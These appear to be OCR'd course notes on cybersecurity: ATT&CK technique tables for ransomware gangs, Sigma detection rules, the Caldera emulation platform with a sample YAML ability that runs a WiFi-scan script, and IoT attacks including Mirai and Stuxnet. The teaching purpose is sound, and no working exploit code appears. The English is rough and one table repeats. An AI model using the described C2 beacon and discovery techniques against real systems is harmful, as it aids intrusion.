
One may retrieve the tactic and technique of a gang d check that if its system can detect that technique.

It can be seen in depth that all group wants to use an External Remote Service to get initial access.
Since they are sold on market the initial market, it does not tell the technique used to sell that information.
Only half of the groups use phishing, which may seem strange.

Generally it is tough that system are robust, and user are stupid. Actually, it may seem that also system are not so hard. The fact that there is a market for initial access, is that the proof that the problem is weak systems and not stupid users.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
External Remote Services T1133	✓	✓	✓	✓	✓	✓	✓	✓
Exploit Public-Facing Application T1190	✓		✓	✓		✓	✓	✓
Phishing T1566	✓		✓	✓	✓			

For execution:



	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
User Execution: Malicious File T1204.002	✓		✓	✓	✓			
Command and Scripting Interpreter T1059	✓	✓	✓	✓	✓	✓	✓	✓
Windows Management Instrumenta-tion T1047	✓	✓	✓	✓	✓	✓	✓	✓

Conti gang dispersed into other gangs, as they were supported by Russian, and there were Ukrainian members, which leaked information and went away. Taking into account this we may restrict the gangs that may attack us with User Execution Malicious File but knowing that the Conti gang is now divided into other gangs.

Also with Persistence tactic we have this situation for groups:

Persistence

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
Scheduled Task T1053.005	✓	✓	✓	✓		✓	✓	
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001	✓		✓		✓	✓		✓
Account Manipulation T1098	✓	✓	✓	✓	✓	✓	✓	✓
Create or Modify System Process: Windows Service T1543.003	✓	✓	✓	✓	✓			
BITS Jobs T1197	✓			✓				

Some gangs may want to bypass controls for privilege escalation:

Privilege Escalation

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002	✓	✓	✓			✓	✓	✓
Exploitation for Privilege Escalation T1068	✓		✓	✓	✓		✓	✓
Access Token Manipulation T1134	✓	✓			✓		✓	✓

For Defense Evasion:


Privilege Escalation

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002	✓	✓	✓			✓	✓	✓
Exploitation for Privilege Escalation T1068	✓		✓	✓	✓		✓	✓
Access Token Manipulation T1134	✓	✓			✓		✓	✓

Given information of the system, with those process, we may do very well ATTRIBUTION.

Sigma Rule

Those are rules for signature detection, where each Sigma Rule specifies a pattern, that can be looked in a log file.
We may go onto an analysis to discover the most effective rule, to try and discover techniques.
Writing a rule: *it must be the most effective rules in terms of* **techniques.**



The most succesfull rules are those against:

- Creation of an executable, by an executable: its the most effective technique. This may happen when you do not want to download something, you create a program to create your executable and then run it. The rule to uncover **is effective against 30% of intrusions!**
- Autorun keys modification
- Process creation using Systnative folder
- and so on...

Caldera

Caldera was the platform to automate the emulation plan, giving the Attack Matrix and a program **which is the emulation plan**. We have **Caldera being the platform able to run the emulation plan. Caldera is the first example of attack platform, which has been designed to attack other systems**. In Caldera you have a GUI, allowing to run an Emulation Plan.

Chapter 44: Caldera

Not only with MITRE we have the attacks. We can also mimic the attack.
With Caldera we have an attack platform. The idea is that we have a command place, using this, we can command beacons which are objects deployed in the various node of the target system. One can ask those beacon to execute some action.


The command center talks with the beacons. The beacon use the Attack Matrix, with the C2 deciding what command to execute, with a given technique on a platform. This technique allows to exchange information between beacon and C2, allowing for range actions to be performed, there must be a way from the beacon technique and C2 technique to communicate.

The ability to exchange information between the beacon and C2 techniques is crucial, and is achieved through the use of "facts" - pieces of information that include an identifier and are used by the second receiver to initialize certain variables
A central database collects all the informations collected then before performing any action, this database is checked.

This behaviour is very simple, it could be said too simple, one has to deploy the beacon and to deploy the platform, as the platform cannot cannot run a beacon on its own. Once platform and beacon are deployed, it is possible to send in order action from the workstation to coordinate an attack.

In a real intrusion, the attacker executes some code on various nodes, and interacts with it. This type of deployment, is missing in this case. Since MITRE is aware of what they are doing, they want to be sure that it is not used in a real intrusion. *The solution is weak on purpouse.*

A sequence of action cannot be automated, only one action at a time can be triggered from the control at a time.



The server has:

- GUI
- Database with facts
  From the center, it is possible to automate the intrusion. When you ask an agent something, that agent will be detected by our system.
  Thinking on the emulation plan, there is the operator running the action one after the other from the GUI to connect to the agent.
  This is one action:

```
- id: 9a30740d-3aa8-4c23-8efa-d51215e8a5b9
  name: Scan WIFI networks
  description: View all potential WIFI networks on host
  tactic: discovery
  technique:
    attack_id: T1016
    name: System Network Configuration Discovery
  platforms:
    darwin:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    linux:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    windows:
      psh:
        command: |
          .\wifi.ps1 -Scan
        payload: wifi.ps1
```

An agent in some position, which will try to understand all the WiFi network that can reach in this position. It is possible to deploy this agent, and ask the agent to execute the ability, there are different commands depending on the O.S where it is running.
There may be more platform considered in the agent, to run on other architectures.
We specify on the DB:

- information before the ability
- information stored after the ability

A Planner, is what replaces an operator, it determines during an operation, what to do next. There was even one developed with AI to reach a goal.
The planner at each moment decide which agent should do something and what ability it should use. The planner can be used only having 20 agents distributed actually, if more, you cant!!.
This is a limitation to prevent it to be used in real intrusion.

Caldera II

There is a new version of caldera, with plugins, which was not very successful, as it is limited to prevent its use on real attacks.
After they saw that this second version was not successful. A startup was created, from the Caldera platform, they built another platform and then disappeared.
Even there, they are not improving the beacon, of having deployed the beacon and be autonomous.
As here the beacon must be deployed by hand, that is not as dangerous as a real attack. Can a beacon interact with another beacon? Those are the issue that separate a toy solution, to something that can be really used.
Those things are in the field of exercise and wait. Currently there is a need for attack platform to be used also by police and other government agency.

An attack platform is needed to **stop and Attack Infrastructure, as by hand its so slow that a gang is able to rebuild a distinct infrastructure from the non destroyed pieces.**

Cascade

Cascade, allows to build a Attack Infrastructure, it is a C2 framework. It allows then to use the attack infrastructure, to emulate the attacker and understand if the system resist to attacks.
The more they are realistic, the more they can be used in a real intrusion.
Technical know-how in this is rare.

Chapter 45: Internet of Things security

There are some security solutions for ICT that use use IP table and add group.
Then they sell that solution as micro-segmentation. But is actually access control list, the problem is that if they sell those as ACL no one will buy them, while micro-segmentation is a new term that the market likes.
When seeing a buzzword, look whats behind.

The goal of ICT is to optimize the output of the machine.
There is some output to optimize, essentially in a IoT system we have:

- sensor
- actuators
  The sensor may send data locally or on the cloud.
  Local action (Sense), transmission and optimization (local, cloud or partial).

IoT firmware

In IoT there is a special purpose SW for that device, some time they are low level, some other high level language. There is some high level functionality, tied to the device.

From a security perspective, when building an IoT network, you do not have the source code. This means that the code running on the device is unknown to use making the network, even the guy selling may not know it.

Fuzzing is the one of the solution we have, assuming that we have a specification on how to interact with the tools.
The other solution is reverse engineering, so reverse engineer the code, which is a long term solution, taking time.
Fuzzing is faster and more effective.

There devices that are a bit more complex, and have an OS-Based firmware.
There are people that programmed sensor and actuators. As a programmer, you are not interested on how they work, you just want the data.
The embedded software engineers write device drivers, which may help in reduce a bit the security problem of IoT.
There is for example BusyBox OS, a stripped down version of Unix, with a small footprint and many capabilities in a single executable.

Wireless Communication

The problem is that the WiFi connection, is not working in security terms.
As other device in a network may connect to it, someone outside to the network may connect to the device.
WiFi is powerful but it has those security constraint.
The capacity of the nodes that want to connect to the WiFi is fundamental.
The wifi connection can be tuned as no one outside the perimeter of one building can connect to this device. This is hard, as in this way no one outside of the building may connect to the device.
But if someone makes an antenna, it may connect from far away.
This danger is hard to remediate.

There was a case where someone suggested an RFID on the passport documents, instead of asking it, there was in the a door a reader of the passport to check it. This idea was rejected as it may be exploited.

IoT attack

In IoT the security is really not considered, as they want to use very little power.
Some concerns are:

- Weak password: to simply setup
- lack of encryption; it is an overhead or a chip for it is costly, it requires lots of power
- Backdoor: the manufacturer puts hidden access mechanism to easier support, this is security by obscurity, which is not very good.
- Internet Exposure.

Some solutions when setting up

- Change the default password

- There are devices, that can be connected with telnet, as they accept the connection. The device accept the connection, the only problem is the IP of the device, which must be known to connect.
- Some scanner may recognize some vulnerability in your system. It is very hard for some scanner to point some vulnerability on a device.
  Scanning the nodes to discover all the ports. When you find what ports are opened, close those.
- **It is essential to scan the machine from the outside in order to understand its behavior and potential vulnerabilities. This step is fundamental to gaining insights into how the machine operates and what security measures may need to be implemented.**

Shodan

Is a search engine, where you find devices, with some properties.
You can use it to look if your network can be reached by the outside.
Shodan uses specialized scanner, to scan the internet. It has a crawler same as Google, collecting information about different kind of devices.
This allows to find for example the control of some elevator, or webcam or anything anywhere may be reached.
All the devices indexed in Shodan are reachable.

Use cases

- webcamps
- traffic lights
- **routers: which is important as it allows to find its information, it is one of the preferred target of attacker, a boundary router between the network of an organization and the internet.** Usually the attacker is very stealthy and that is a great starting point for persistence. Currently routers are becoming very important to defend the system as they are likely to be attacked.

Device Classification

IoT devices can be classified on performance and functionality. This concerns performance.

- ULTRA-constrained node:We have an ultra constrained node: at most 16K of RAM and you have strong constraint on transmission, for example it cannot always be listening to the radio.
- Constrained node: in this case too, even if double the ram, we want to optimize at most for the battery, giving up any optimization in favour of life battery, which means no encryption, which is a huge problem, since there is no encryption, communication can be sniffed and man in the middle is easy. Since this is an ICT network, the issue is that the ICT network has nodes so simple that they Security By Design is given up.

We hope that in the future the first 2 types nodes are will not be used, to get better security in ICT network.


The other kind of nodes are:

- Mainstream node: allows to have complex operations, with simple device doing some basic action, and transmit to this node that does the complex operation
- Gateway node: the Mainstream node interacts with the gateway node, which is the point of connection to the internet,.


The first 2 nodes cannot be protected meanwhile third and fourth can be, as there we have a real computer, without battery issues.

Functional classification

- Simple node: collects information from a sensor: the first two are for sure simple, the third type may be
- Smart Node: fully aware of the network and it can interact with this node
- access node: it can interact with the system, to match the classification of performance it is the gateway
  You may work on Smart and Access node for security, not on the simple node. **Avoid the simple node if you need security in the system**



Having a rich operating system can provide greater flexibility compared to a real-time barebones system.



We may build a system on a chip, composed of several cores.
We may use the design of the memory module, as the building block of our chip. This is a more interesting solution, getting us several different cores in our chip, to optimize power consumption. Allowing us to not spend time in context switch.
In in small multiprocessor this solution is an interesting compromise where power consumption and security are important,.
In THE RICH OS side, we have several cores, several controller of the links etc.

Using a multiprocessor design can result in cost savings, as the cost of components is largely determined by the surface area and number of copies required. The more the copies, the less the cost.
Building specialized device, may be an optimal solution for a cost effective perspective.
The Multiprocessor solution is good, simple and saves power!

Attack on IoT

Chapter 46: Attack on IoT

- Ignoring Functionalities: Attackers considers IoT as normal computation units, so reprogram the IoT to do another function. Even if they are low powered devices, they are millions. So you can spread the computation over different devices.
- Reduce Functionalities: Attacker try to reduce and limit functionalities of IoT devices. If you think about medical devices, this is a critical situation, because limiting functions may cause the death of a person.
- Misusing Functionalities: Attacker uses the device in a incorrect way.
- Extending Functionalities: Attacker extends the functionalities to do and archives physical results not expected. When you collect some data, this will go to the cloud through internet, and this are not taken in a safe-full manner, because the limited functionalities of IoT. Once a data left your system, you cannot say, if they have arrived at the destination, if they are manipulated or re-routed.

Mirai Botnet

It is composed mainly by IoT devices, that perform massive DDOS attacks. Composed by any type of IoT devices, scan the network before, register the IDS and then send send messages massively.

Chapter 47: Stuxnet

Stuxnet: countdown to 0, first worm to IoT systems.
Malware that did nothing to the ICT infrastructure. The final goal of Stuxnet was believed to be damaging centrifuges in the Natanz uranium enrichment plant used for making nuclear weapons. The malware was programmed to replicate itself on USB drives. If one infected computer's USB drive was plugged into another computer, the malware would replicate onto that USB drive and eventually reach the plant.
Stuxnet exploited:

- Hardcoded passwords
- Remote code execution on Windows
- Two verified driver exploits. Stuxnet used two legitimate companies' private digital signatures, which Windows trusted.
  Stuxnet was the first malware to exploit multiple zero-day vulnerabilities and use a PLC rootkit (programmable logic controller rootkit) via USB. Stuxnet targeted industrial control systems that take sensor readings, make decisions, and send outputs to actuators.

The programmable logic controllers (PLCs) that ran the control software were connected to Windows computers for programming, even remotely.

At Natanz, the PLCs were not connected to the Internet. Stuxnet infected computers via USB drives and PLC software vulnerabilities. The logic was to infect one PC via USB, spread via the Internet, re-infect a USB drive, and eventually reach a PC connected to a PLC.

Stuxnet had a map of the plant and only activated if it recognized the map. It spread widely but was ineffective anywhere else. Reportedly, Stuxnet's creators replicated the plant to test Stuxnet.

How Stuxnet worked:

1. It uploaded an infected DLL file.
2. It gained admin privileges by exploiting zero-day Windows vulnerabilities to escalate privileges. It used one of two Windows zero-days depending on the antivirus software.
    1. It exploited a keyboard layout loading vulnerability. The keyboard layout was just an array of pointers that could point to any function with admin privileges.
    2. It exploited a scheduled task vulnerability.

Stuxnet's command and control infrastructure received data from infected hosts. Once Stuxnet reached a PLC, it injected random data into the PLC's memory, which constantly read centrifuge speeds. This caused centrifuges to spin at different speeds and break down. Stuxnet spread globally, not just in Iran, showing the difficulty of controlling worm propagation.

Flame was another, more complex malware related to Stuxnet. Rather than sabotage, its purpose was espionage.

IoT systems on a chip (SoCs) generally have multiple specialized and general-purpose processors with shared memory and I/O channels connected by an AXI bus. They also often have a debug bus connected to a JTAG port for debugging the chip on a PC, but this can also enable penetration and attack.

Solutions include trust zones, partitioning hardware and software into secure and normal zones. Extra signals on the system bus indicate if a bus line is secure (NS bit).

- Each processor has at least two cores, one for secure and one for non-secure operation, with a monitor mode that performs context switches between them.
- The monitor functionality is like an OS context switch.
- There are separate virtual memories for each virtual CPU.
- There are separate interrupt lines for secure and non-secure interrupts, as well as secure and non-secure external devices. If a non-secure interrupt calls the secure CPU, the monitor mode switches contexts.